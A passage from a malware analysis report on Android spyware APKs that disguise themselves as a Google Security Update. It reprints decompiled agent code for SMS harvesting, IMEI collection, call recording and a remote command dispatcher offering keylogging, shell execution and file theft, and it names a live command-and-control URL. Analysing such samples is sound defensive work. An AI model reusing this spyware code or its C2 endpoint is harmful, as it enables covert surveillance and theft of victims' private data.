                    Logger.logException("Failed to read dictionary from", e);
                    if (cursor2 != null) {
                        cursor2.close();
                    }
                    if (sqLiteDatabase != null) {
                        sqLiteDatabase.close();
                    }
                }
                return 255;
            } catch (Throwable th) {
                th = th;
                if (cursor != null) {
                    cursor.close();
                }
                if (sqLiteDatabase != null) {
                    sqLiteDatabase.close();
                }
                throw th;
            }
        } catch (Exception e) {
            e = e;
        }
    } catch (Throwable th) {
        th = th;
        cursor = cursor2;
    }
}

```

Image 36: 695d...21a User Dictionary(Cont 1)

```
        }
        if (sQLiteDatabase != null) {
            sQLiteDatabase.close();
        }
        return 0;
    } catch (Exception e2) {
        e = e2;
    }
} catch (Throwable th2) {
    th = th2;
    cursor = cursor2;
}
} catch (Exception e3) {
    e = e3;
    sQLiteDatabase = null;
} catch (Throwable th3) {
    th = th3;
    sQLiteDatabase = null;
    cursor = null;
}
}

private static int getDictionaryFromAsus(List<UserDictionaryWord> list, File file) {
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(new FileInputStream(file)));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine == null) {
                return 0;
            }
            if (readLine.startsWith("#_") && readLine.length() > 2) {
                UserDictionaryWord userDictionaryWord = new UserDictionaryWord();
                userDictionaryWord.word = readLine.substring(2);
                list.add(userDictionaryWord);
            }
        }
    } catch (Exception unused) {
        return 255;
    }
}
}
```

Image 37: 695d...21a User Dictionary(Cont 2)

The method *RetrieveMessages* (image 38) retrieves SMS messages and extracts the sender's phone number and message body.

```
private static Map<String, String> RetrieveMessages(Intent intent) {
    Object[] objArr;
    Bundle extras = intent.getExtras();
    if (extras == null || !extras.containsKey("pdus") || (objArr = (Object[]) extras.get("pdus")) == null) {
        return null;
    }
    int length = objArr.length;
    HashMap hashMap = new HashMap(length);
    SmsMessage[] smsMessageArr = new SmsMessage[length];
    for (int i = 0; i < length; i++) {
        if (Build.VERSION.SDK_INT >= 23) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
        } else {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        String originatingAddress = smsMessageArr[i].getOriginatingAddress();
        if (!hashMap.containsKey(originatingAddress)) {
            hashMap.put(smsMessageArr[i].getOriginatingAddress(), smsMessageArr[i].getMessageBody());
        } else {
            hashMap.put(originatingAddress, ((String) hashMap.get(originatingAddress)) + smsMessageArr[i].getMessageBody());
        }
    }
    return hashMap;
}
```

Image 38: 695d...21a extract info from sms

The code in the image 39 provides utility methods related to phone operations, such as sending SMS messages, making outgoing calls, and answering incoming calls.

```

public static TelephonyManager getTelephonyManager() {
    if (telephonyManager == null) {
        telephonyManager = (TelephonyManager) App.getContext().getSystemService("phone");
    }
    return telephonyManager;
}

public static boolean isPhoneInIdleState() {
    return phoneState == 0;
}

public static int sendSmsMessage(TSmsMessage tSmsMessage) {
    if (tSmsMessage == null || tSmsMessage.Address == null || tSmsMessage.Address.length() < 2) {
        return 100;
    }
    if (tSmsMessage.Body == null || tSmsMessage.Body.length() == 0) {
        tSmsMessage.Body = " ";
    }
    try {
        SmsManager smsManager = SmsManager.getDefault();
        if (smsManager == null) {
            return 100;
        }
        ArrayList<String> divideMessage = smsManager.divideMessage(tSmsMessage.Body);
        if (divideMessage.size() == 0) {
            return 100;
        }
        smsManager.sendMultipartTextMessage(tSmsMessage.Address, null, divideMessage, null, null);
        return 0;
    } catch (Exception unused) {
        return 100;
    }
}

public static int initOutgoingCall(String str) {
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.CALL_PHONE") != 0) {
        return Protocol.TErrorType.NOT_SUPPORTED;
    }
    if (str == null || str.length() < 3 || phoneState != 0) {
        return 100;
    }
    try {
        Logger.log("Call: " + str);
        Intent intent = new Intent("android.intent.action.CALL");
        intent.setData(Uri.parse("tel:" + str));
        intent.addFlags(268435456);
        App.getContext().startActivity(intent);
        PhoneCallsToDelete.add(str);
        return 0;
    } catch (Exception unused) {
        return 100;
    }
}

/* JADK INFO: Access modifiers changed from: private */
public static void answerIncomingCall(String str) {
    if (str == null || str.length() < 3) {
        return;
    }
    try {
        sendPlugUnplugHeadsetAction(true);
        Intent intent = new Intent("android.intent.action.MEDIA_BUTTON");
        intent.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(0, 79));
        App.getContext().sendOrderedBroadcast(intent, null);
        Intent intent2 = new Intent("android.intent.action.MEDIA_BUTTON");
        intent2.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(1, 79));
        App.getContext().sendOrderedBroadcast(intent2, null);
        PhoneCallsToDelete.add(str);
    } catch (Exception unused) {
    }
}

```

Image 39: 695d...21a methods related to phone operations

In the next image 40, is possible to see that retrieves information about the device's phone lines, including the device ID (IMEI) and line number. In the image 41 is shown a piece of code which processes outgoing calls.

```

@SuppressLint("HardwareIds")
public static void getImei() {
    String deviceId;
    String str = ServiceEngine.UNKNOWN_IMEI;
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.READ_PHONE_STATE") == 0) {
        if (telephonyManager == null) {
            telephonyManager = (TelephonyManager) App.getContext().getSystemService("phone");
        }
        if (telephonyManager != null && (deviceId = telephonyManager.getDeviceId()) != null) {
            str = deviceId;
        } else {
            Logger.log("Can't get imei - no permission");
        }
    } else {
        if (TextUtils.isEmpty(SettingsParser.getInstance().getServiceSettings().Imei) || (!ServiceEngine.UNKNOWN_IMEI.equals(str) && !SettingsParser.getInstance().getServiceSettings().Imei.equals(str))) {
            Logger.log("Imei: " + str);
            SettingsParser.getInstance().getServiceSettings().Imei = str;
            SettingsParser.getInstance().saveSettings();
        }
    }
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.READ_PHONE_STATE") != 0) {
        return;
    }
    LinkedList linkedList = new LinkedList();
    if (Build.VERSION.SDK_INT >= 23) {
        int phoneCount = telephonyManager.getPhoneCount();
        for (int i = 0; i < phoneCount; i++) {
            SubscriptionInfo activeSubscriptionInfoForSimSlotIndex = SubscriptionManager.from(App.getContext()).getActiveSubscriptionInfoForSimSlotIndex(i);
            DeviceModem deviceModem = new DeviceModem();
            deviceModem.deviceId = str;
            deviceModem.slotIndex = i;
            if (activeSubscriptionInfoForSimSlotIndex != null) {
                deviceModem.lsimi = getSubscriberId(activeSubscriptionInfoForSimSlotIndex.getSubscriptionId());
                deviceModem.msisdn = activeSubscriptionInfoForSimSlotIndex.getNumber();
            }
            linkedList.add(deviceModem);
        }
    } else {
        DeviceModem deviceModem2 = new DeviceModem();
        deviceModem2.deviceId = str;
        deviceModem2.lsimi = str;
        deviceModem2.msisdn = telephonyManager.getLine1Number();
        linkedList.add(deviceModem2);
    }
    SettingsParser.getInstance().getServiceSettings().radioInfo = linkedList;
}

```

Image 40: 695d...21a get IMEI

```

public static void processOutgoingCall(String str) {
    if (str == null) {
        return;
    }
    long currentTimeMillis = System.currentTimeMillis();
    if (!str.equals(lastOutgoingCallNumber) || currentTimeMillis - lastOutgoingCallTime >= 2000) {
        Logger.log("Process outgoing call");
        lastOutgoingCallNumber = str;
        lastOutgoingCallTime = currentTimeMillis;
        AgentEvent agentEvent = new AgentEvent();
        agentEvent.setType(EventType.PhoneCall);
        agentEvent.phoneCall = new AgentEvent_PhoneCall();
        agentEvent.phoneCall.setPhoneNumber(str);
        agentEvent.phoneCall.setPhoneNumber(str);
        EventTrackingQmow.CreateEvent(agentEvent);
        if (SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, str, true)) {
            if (SoundHub.isSoundHubWorking() || CameraHub.isVideoHubWorking()) {
                Logger.log(String.format(Locale.getDefault(), "Can't start audio record because sound: %s video: %s", Boolean.valueOf(SoundHub.isSoundHubWorking()), Boolean.valueOf(CameraHub.isVideoHubWorking())));
            } else {
                Logger.log("Need record call");
                SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
                audioMode.duration = 0;
                audioMode.switchOn = true;
                audioMode.Quality = SoundHub.AudioQuality.Low;
                SoundHub.hasStartedCallRecord = SoundHub.startWork(audioMode, str) != null;
            }
        }
        if (PhotoShotsList.getInstance().isCallNumber(str, CallMaskMode.Outgoing)) {
            PhotoShotsList.getInstance().sendPhotoShotMessageByCall(str);
        }
    }
}

```

Image 41: 695d...21a outgoing calls

The code in the following image 42 provides methods related to email protocol address, task request generation, and reading screenshot parameters.

```
public static EmailProtoAddr GetEmailProtoAddr(String str, int i) {
    EmailProtoAddr emailProtoAddr = new EmailProtoAddr();
    emailProtoAddr.addr = GetSocketAddr(str);
    emailProtoAddr.security = EmailSecurity.None;
    switch (i) {
        case 0:
            emailProtoAddr.security = EmailSecurity.None;
            break;
        case 1:
            emailProtoAddr.security = EmailSecurity.SecurePort;
            break;
        case 2:
            emailProtoAddr.security = EmailSecurity.StartTLS;
            break;
    }
    return emailProtoAddr;
}

/* JAD: INFO: Access modifiers changed from: package-private */
public static boolean generateTaskRequestEmail(TrequestData trequestData) {
    if (trequestData == null) {
        return false;
    }
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    try {
        try {
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, 27L);
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, -1L);
            byteArrayOutputStream.write(0);
            for (int i = 0; i < 15; i++) {
                byteArrayOutputStream.write(0);
            }
            StreamHelper.writeUnsignedIntLE(byteArrayOutputStream, SettingsParser.getInstance().getServiceSettings().agentSettings.agentId);
            byteArrayOutputStream.write(0);
            StreamHelper.writeUnsignedShortLE(byteArrayOutputStream, 3);
            trequestData.Data = byteArrayOutputStream.toByteArray();
            try {
                byteArrayOutputStream.close();
                return true;
            } catch (Exception unused) {
                return true;
            }
        } catch (Exception unused2) {
            return false;
        }
    } catch (Exception unused3) {
        byteArrayOutputStream.close();
        return false;
    } catch (Throwable th) {
        try {
            byteArrayOutputStream.close();
        } catch (Exception unused4) {
        }
        throw th;
    }
}
}
```

Image 42: 695d...21a handle email

This method ‘executeDownloadSession()’ is responsible for processing the download session. It iterates through the list of files to be downloaded and performs the necessary actions for each file. It checks if the file needs to be downloaded, creates necessary directories if required, executes root commands if needed, and handles exceptions gracefully. Finally, it closes input and output streams and updates the status of the download session accordingly.

```

public static void executeDownloadSession() {
    #file #file;
    DownloadingSessionDownloader <= brw;
    Thread downloadThread = th = downloadList.iterator();
    while (th.hasNext()) {
        DownloadFile next = th.next();
        if (next.isDownloaded == false) {
            AgentEvent agentEvent = new AgentEvent();
            agentEvent.setEventType(EventType.FILE_UPLOADED);
            agentEvent.setCompleted = new AgentEvent.FILE_UPLOADED();
            agentEvent.FILE_UPLOADED.setFileName(next.getPath());
            agentEvent.FILE_UPLOADED.setFileContent(next.getPath());
            EventQueue.addEvent(agentEvent);
            next.Completed = true;
            if (TextUtil.isNullOrEmpty(next.complex)) {
                File file2 = new File(next.getPath());
                File parentPath = file2.getParent();
                File file1 = parentPath.listFiles();
                if (file1 != null) {
                    for (File file : file1) {
                        if (file.getName().equals("chmod 644")) {
                            file.setAbsolutePath(next.getAbsolutePath());
                        }
                    }
                }
                if (File file3 = new File(App.getContext().getFilesDir()).listFiles()) {
                    for (File file : file3) {
                        if (file.getName().equals("root")) {
                            RootFile.getINSTANCE().executeRootCommand("chmod 644 " + file.getAbsolutePath());
                        }
                    }
                }
            }
            next.AllComplete();
        }
    }
    while (th.hasNext()) {
        DownloadFile downloadFile = downloadList.get(0);
        if (downloadFile.Completed || downloadFileAttempts >= 3) {
            downloadList.remove(0);
        } else {
            downloadFileAttempts++;
        }
    }
    downloadSessionActive = false;
}

```

Image 43: 695d...21a Execute Download

```

private static boolean downloadFile(DownloadFile downloadFile) {
    FileInputStream fileInputStream;
    DataInputStream dataInputStream = null;
    boolean z = false;
    try {
        try {
            InputStream openStream = new URL(downloadFile.url).openStream();
            if (openStream == null) {
                DataInputStream dataInputStream2 = new DataInputStream(openStream);
                try {
                    byte[] bArr = new byte[4096];
                    fileInputStream = new FileInputStream(FileUtil.createEmpty(downloadFile,tempfile) ? new File(App.getContext().getFilesDir(), downloadFile.tempfile) : new File(downloadFile.path), false);
                    while (true) {
                        int read = dataInputStream.read(bArr);
                        if (read == -1) {
                            break;
                        }
                        fileInputStream.write(bArr, 0, read);
                    }
                } catch (MalformedURLException unused) {
                    dataInputStream = dataInputStream2;
                    logger.logException("downloadFile: Incorrect URL: " + downloadFile.url);
                    if (dataInputStream != null) {
                        dataInputStream.close();
                    }
                } catch (IOException e) {
                    e = e;
                    dataInputStream = dataInputStream2;
                    logger.logException("downloadFile] Got an IO exception: " + e.getMessage());
                    if (dataInputStream != null) {
                        dataInputStream.close();
                    }
                } catch (Exception e2) {
                    e = e2;
                    dataInputStream = dataInputStream2;
                    logger.logException("downloadFile] Got an unexpected exception: " + e.getMessage());
                    if (dataInputStream != null) {
                        dataInputStream.close();
                    }
                } catch (Throwable th) {
                    th = th;
                    dataInputStream = dataInputStream2;
                    if (dataInputStream != null) {
                        try {
                            dataInputStream.close();
                        } catch (Exception unused2) {
                            throw th;
                        }
                    }
                    if (FileOutputStream != null) {
                        FileOutputStream.close();
                    }
                    throw th;
                }
            }
            z = true;
            dataInputStream = dataInputStream2;
        } catch (MalformedURLException unused3) {
            dataInputStream = null;
        } catch (IOException e3) {
            e = e3;
            FileInputStream = null;
        } catch (Exception e4) {
            e = e4;
            FileInputStream = null;
        } catch (Throwable th2) {
            th = th2;
            FileInputStream = null;
        }
    } catch (FileNotFoundException unused4) {
        FileInputStream = null;
    }
    if (dataInputStream != null) {
        dataInputStream.close();
    }
}

```

Image 44: 695d...21a Download of File

General command executes that based on the command that is remote received by using log4j and execute it.

```
public static synchronized int processCommandTask() {
    int callsList;
    synchronized (SessionManager.class) {
        Protocol.TErrorType.errorMessage = null;
        if (taskInfo.isSetCategory() && taskInfo.isSetBaseSystem() && taskInfo.baseSystem.isSetTaskType()) {
            Logger.logInfo("processCommandTask = " + taskInfo.baseSystem.taskType);
            m_agentResponse = new AgentResponse();
            m_agentResponse.category = TaskCategory.BaseSystemTask;
            m_agentResponse.baseSystem = new AgentResponse_BaseSystem();
            m_agentResponse.baseSystem.setTaskId(taskInfo.baseSystem.taskId);
            switch (taskInfo.baseSystem.taskType) {
                case GetCallsList:
                    callsList = getCallsList();
                    break;
                case GetSmsList:
                    callsList = getSmsList();
                    break;
                case GetContactsList:
                    callsList = getContactsList();
                    break;
                case GetFilesList:
                    callsList = getFilesList();
                    break;
                case GetMeetingsList:
                    callsList = getMeetingsList();
                    break;
                case GetLocation:
                    callsList = getLocation();
                    break;
                case GetAccountsList:
                    callsList = getAccountsList();
                    break;
                case GetDeviceInfo:
                    callsList = getDeviceInfo();
                    break;
                case GetInterfacesStates:
                    callsList = getInterfacesState();
                    break;
                case GetFile:
                    callsList = getFile();
                    break;
                case GetCapabilities:
                    callsList = generateCapabilitiesResponse();
                    break;
                case GetBrowserHistory:
                    callsList = getBrowserHistory();
                    break;
                case GetBrowserTracking:
                    callsList = getBrowserTracking();
                    break;
                case GetBrowserBookmarks:
                    callsList = getBrowserBookmarks();
                    break;
                case GetApplicationsList:
                    callsList = getInstalledAppsList();
                    break;
                case GetNetworkingData:
                    callsList = getNetworkingData();
                    break;
                case GetMmsList:
                    callsList = getMmsList();
                    break;
                case GetEmailsList:
                    callsList = getEmailsList();
            }
        }
    }
}
```

Image 45: 695d...21a Parametric Command Executer

```
case GetUserDictList:
    callsList = getUserDictionaryList();
    break;
case GetLocationTracking:
    callsList = getLocationTracking();
    break;
case GetAgentInfo:
    callsList = generateAgentInfoResponse();
    break;
case GetEventTracking:
    callsList = getEventTracking();
    break;
case GetKeyLogging:
    callsList = getKeyLogging();
    break;
case GetScreenPassword:
    callsList = getScreenPasswordList();
    break;
case GetGeofencesList:
    callsList = getGeofencesList();
    break;
case GetNotificationsList:
    callsList = getNotificationsList();
    break;
case ChangeConnectPeriod:
    callsList = changeConnectPeriodCommand();
    break;
case ExecuteShellCommand:
    callsList = shellCommand();
    break;
case SetGpsMode:
    callsList = setGpsMode();
    break;
case ToggleWiFi:
    callsList = toggleWifi();
    break;
case ToggleBluetooth:
    callsList = changeBluetoothState();
    break;
case DeviceReset:
    callsList = deviceReset();
    break;
case ShowMessage:
    callsList = showMessage();
    break;
case SetKeylogging:
    callsList = setKeyLogging();
    break;
case SetLocationTracking:
    callsList = changeLocationTrackingMode();
    break;
case ScheduleConnection:
    callsList = scheduleConnection();
    break;
case ActivateAgent:
    callsList = activateAgent();
    break;
case ChangeControlPhones:
    callsList = changeControlPhonesCommand();
    break;
```

Image 46: 695d...21a Parametric Command Executer(Cont 1)

```
        break;
    case ChangeServerAddress:
        callsList = changeServerAddress();
        break;
    case ChangeTransportCrypto:
        callsList = changeCryptography();
        break;
    case ChangeAgentId:
        callsList = changeAgentIdCommand();
        break;
    case ChangeCommunicationMode:
        callsList = changeCommunicationMode();
        break;
    case StopAgent:
        callsList = stopAgent();
        break;
    case SendSms:
        callsList = sendSmsMessage();
        break;
    case MakeCall:
        callsList = makeOutgoingCall();
        break;
    case DeleteFile:
        callsList = deleteFile();
        break;
    case ChangeCallRecordMode:
        callsList = changeCallRecordModeCommand();
        break;
    case SetAudioRecordMode:
        callsList = setAudioRecordMode();
        break;
    case SetVideoRecordMode:
        callsList = setVideoRecordMode();
        break;
    case SetScreenShotMode:
        callsList = setScreenShotsMode();
        break;
    case SetPhotoShotMode:
        callsList = setPhotoShotMode();
        break;
    case SetScreenPasswordMode:
        callsList = setScreenPasswordMode();
        break;
    case UploadFileToAgent:
        callsList = uploadFileToAgentCmd();
        break;
    case DeviceControl:
        callsList = deviceControlMode();
        break;
    case InstallCertificate:
        callsList = installCertificate();
        break;
    case SetGeofencesList:
        callsList = setGeofencesList();
        break;
    case InstallApplication:
        callsList = installApplication();
        break;
    case UninstallApplication:
        callsList = uninstallApplication();
        break;
```

Image 47: 695d...21a Parametric Command Executer(Cont 2)

```
        break;
    case ClearTrackingLogs:
        callsList = clearTrackingLogs();
        break;
    case ChangeAudioListenMode:
        callsList = changeAudioListenMode();
        break;
    case SetUserDataFilter:
        callsList = setUserDataFilter();
        break;
    default:
        callsList = unsupported(taskInfo.baseSystem.taskType);
        break;
    }
    return callsList;
}
return Protocol.TErrorType.PROTOCOL_FIELD_MISSING;
}
}
```

Image 48: 695d...21a Parametric Command Executer(Cont 3)

4.2 Dynamic Analysis

In the dynamic analysis, we evaluated the behavior of the applications based on the predictions made during our static and code analysis. To test these two APKs, we used a virtual device running Android 11 on Genymotion.

This image represents the first thing that show the application when it starts. In the first image (image 49) the application asks the permission to access to all information that are on the screen.




Image 49: Permission info on screen

Then the application asks to give a lot of permissions, such that camera, sms, contacts and so on (image 50).




Image 50: Permissions

The following image 51 describes the layout of the application, when all pop up are closed. It appears as Google Security Update application.




Image 51: Application

5 APKs 7A99...247, 8D0A...83C 9E9D...901 and 20F4...8CD

5.1 Static Analysis

In this part of the report is presented the static analysis of four files, that acts in same manner, this conclusion was possible confronting different parts of these files that resulted to be identical.

5.1.1 7A99...247

This malware presents as a zip file in the image 52, is shown the content, in which is possible to see an Android Manifest and a .dex file named *classes.dex*.




Image 52: Content of 7A99...247

5.1.1.1 Virustotal results

Virus total signaled the zip file as malicious according to thirty vendors 53




Image 53: 7A99..247 Virustotal results

As is possible to see in the following image [54](#), this malware ask permissions to access internet, read messages, read contacts and many other. The malware intent actions are shown in the image [55](#), the most relevant are:

- ,***DEVICE_ADMIN_ENABLED***,
- ,***DEVICE_ADMIN_DISABLE_REQUEST***
- ,***ACTION_DEVICE_ADMIN_DISABLE_REQUEST***

They give an indication on some features of the malware, in fact these are all action, defined by an app that can be controlled by an Device Administration app ^{[1](#)}. Basically an admin the Device Administration API to write device admin apps that users install on their devices. The device admin app enforces the desired policies, this solution is useful in enterprise settings, in which IT professionals require rich

¹<https://developer.android.com/work/device-admin>

control over employee devices.

Permissions	Intent Filters By Action
△ android.permission.READ_CONTACTS	+ android.intent.action.MAIN
△ android.permission.SYSTEM_ALERT_WINDOW	+ android.intent.action.BOOT_COMPLETED
△ android.permission.WRITE_SMS	+ com.xubnspjqeb.lgtzywlp.wakeup
△ android.permission.RECEIVE_SMS	+ com.whats.process
△ android.permission.READ_PHONE_STATE	+ android.provider.Telephony.SMS_RECEIVED
△ android.permission.INTERNET	+ android.app.action.DEVICE_ADMIN_ENABLED
△ android.permission.READ_SMS	+ android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED
① android.permission.RECEIVE_BOOT_COMPLETED	+ android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED
① android.permission.ACCESS_NETWORK_STATE	
① android.permission.WAKE_LOCK	
① android.permission.GET_TASKS	

Image 54: Permissions 7A99...247

Image 55: Intent actions 7A99...247

Another interesting result given by Virustotal, is an URL which contains an IP <http://85.93.5.109/?action=command> (image 56) it's reasonable to think that this url is used for the interaction between the app and the admin.

Contacted URLs (2) ⓘ			
Scanned	Detections	Status	URL
2024-05-18	0 / 94	204	http://connectivitycheck.gstatic.com/generate_204
2024-05-05	1 / 92	-	http://85.93.5.109/?action=command

Image 56: Admin url

As shown in the following images, the malware is able to use HTTPS protocol, can read the current applications running, is able to identify the SIM provider and even extract and ID for the device such as the IMEI.

MITRE ATT&CK Tactics and Techniques	
— Command and Control	TA0011
⌚ Application Layer Protocol	T1071
Uses HTTPS	
Performs DNS lookups	
⌚ Non-Application Layer Protocol	T1095
Performs DNS lookups	
⌚ Encrypted Channel	T1573
Uses HTTPS	
— Defense Evasion	TA0030
⌚ Software Discovery	T1418
Has permission to query the list of currently running applications	
Queries a list of installed applications	
— Discovery	TA0032
⌚ Software Discovery	T1418
Has permission to query the list of currently running applications	
Queries a list of installed applications	
⌚ System Network Configuration Discovery	T1422
